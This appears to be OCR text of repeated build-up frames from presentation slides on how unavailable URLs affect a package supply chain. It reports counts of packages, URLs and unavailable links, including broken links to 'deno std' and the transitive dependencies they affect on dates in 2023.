
5,400 package

10,544 URLs

21 domains

Impact of Unavailable URLs on the Supply Chain

- Median of unavailable links = 220
- Breaking change caused by 21 permanently broken links to `deno std`




Impact of Unavailable URLs on the Supply Chain

- Median of unavailable links = 220
- Breaking change caused by 21 permanently broken links to `deno std`

23/Sep/2023

- **283** unavailable URLs




Impact of Unavailable URLs on the Supply Chain

- Median of unavailable links = 220
- Breaking change caused by 21 permanently broken links to `deno std`

23/Sep/2023

- **283** unavailable URLs
- **59.44%** of URLs available a day before




Impact of Unavailable URLs on the Supply Chain

- Median of unavailable links = 220
- Breaking change caused by 21 permanently broken links to `deno std`


23/Sep/2023

- **283** unavailable URLs
- **59.44%** of URLs available a day before
- **1332** affected transitive deps.



Impact of Unavailable URLs on the Supply Chain

- Median of unavailable links = 220
- Breaking change caused by 21 permanently broken links to `deno std`




Impact of Unavailable URLs on the Supply Chain

- Median of unavailable links = 220
- Breaking change caused by 21 permanently broken links to `deno std`

5/Mar/2023

- **276** unavailable URLs




Impact of Unavailable URLs on the Supply Chain

- Median of unavailable links = 220
